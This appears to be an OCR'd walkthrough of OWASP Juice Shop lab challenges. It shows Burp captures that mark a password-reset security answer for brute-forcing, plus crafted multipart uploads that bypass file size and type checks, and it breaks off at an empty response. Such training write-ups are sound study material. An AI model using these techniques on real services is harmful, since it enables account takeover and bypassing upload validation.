






Reset Jim's Password


Difficulty	Description	Category
***	Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.	Broken Authentication


https://juice-shop.herokuapp.com/#/forgot-password
OWASP Juice Shop
Account
EN
Forgot Password
Email *
jim@juice-sh.op
Security Question *
....
New Password *
Password must be 5-40 characters long.
11/20
Repeat New Password *
11/20
Show password advice
Change


Time
Type
Direction
Method
URL
Status code
Length
Request
Pretty
Raw
Hex
1 POST /rest/user/reset-password HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
Jguvh3tkTkSatgc8IeCksiFRfLHPhBIDTRPu23tLjIbMsOVuMnhaOtwlIgaT3lCRlF7ES5ot7XcpiSmWUeauwZtErcneCb1s9rHExUEqFwmIR6
4 Content-Length: 86
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {"email":"jim@juice-sh.op","answer":"Test","new":"Simple@1234","repeat":"Simple@1234"}



Target
https://juice-shop.herokuapp.com
Update Host header to match target
Positions
Add §
Clear §
Auto §
1 POST /rest/user/reset-password HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
Jguvh3tkTkSatgc8IeCksiFRfLHPhBIDTRPu23tLjIbMsOVuMnhaOtwlIgaT3lCRlF7ES5ot7XcpiSmWUeauwZtErcneCb1s9rHExUEqFwmIR6
4 Content-Length: 86
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {"email":"jim@juice-sh.op","answer":"§Test§","new":"Simple@1234","repeat":"Simple@1234"}






Upload Size

Difficulty	Description	Category
***	Upload a file larger than 100 kB	Improper Input Validation





Request

Pretty Raw Hex


```
sInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJlbmR1ZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3N1dHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHRBZGlpbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTEtMjQgMDc6MDI6MDUuMDcxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTEtMjQgMDc6MjY6MjEuMjc2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTczMjQzNTE2MX0.QpcC8KqBy_Bh14WJ3VkXOMCWU5s_pBow5lwX9nh6gl4wDeHDqHJjUMKxiAPLNTH4d5LRNeKtxkG_tQq6QURuD1SzN289IsXKBHmkPhcJpx5cqNst9L4RkxiaWKfCbabkTUe9xeQyxKSokCUrKLzpVVlyJuO6WH69ZDI7ifwppP0
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJVQ1i1BBZuqZjAbO
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

------WebKitFormBoundaryJVQ1i1BBZuqZjAbO
Content-Disposition: form-data; name="file"; filename="Test PDF.pdf"
Content-Type: application/pdf

%PDF-1.5
%µµµµ
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(en-IN) /StructTreeRoot 15 0 R/MarkInfo<</Marked true>>>>
endobj
2 0 obj
```


File size = 75 KB

Response

Pretty Raw Hex Render


```
HTTP/1.1 204 No Content
Server: Cowboy
Content-Length: 0
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1732436899&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=6YqKC0%2B6wvVi5JBwtWcr6QqiqP4S9u0hsYasJNFKPjs%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1732436899&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=6YqKC0%2B6wvVi5JBwtWcr6QqiqP4S9u0hsYasJNFKPjs%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Date: Sun, 24 Nov 2024 08:28:20 GMT
Via: 1.1 vegur
```






Upload Type

Difficulty	Description	Category
***	Upload a file that has no .pdf or .zip extension.	Improper Input Validation





Request


Pretty Raw Hex

```
BZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTEtMj
QgMDc6MDI6MDEuMDcxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTEtMjQgMDc6MjY6MjEuMjc2ICswMDowM
CIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTczMjQzNTEzMX0.QpcC8Kq8y_Bhl4WJ3VkXOMCWU5s_pBow51wX
9nh6g14wDeHDqNjJUMKxiAPLNTH4d5LPNeKtxkG_tQq6QURuD1SzN289IsXKBHmkPhcJpx5cqNzt9L4RkxiaWKf
CbabkTUe9xeQyxKSokCUrKLzpVV1yJuO6WH69ZDI7ifwppPO
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCWwJPWY49MWVK3zi
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

------WebKitFormBoundaryCWwJPWY49MWVK3zi
Content-Disposition: form-data; name="file"; filename="Test PDF.pdf"
Content-Type: application/pdf

%PDF-1.5
%µµµµ
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(en-IN) /StructTreeRoot 15 0 R/MarkInfo<</Marked
true>>>>
endobj
2 0 obj
```

Response


Pretty Raw Hex Render

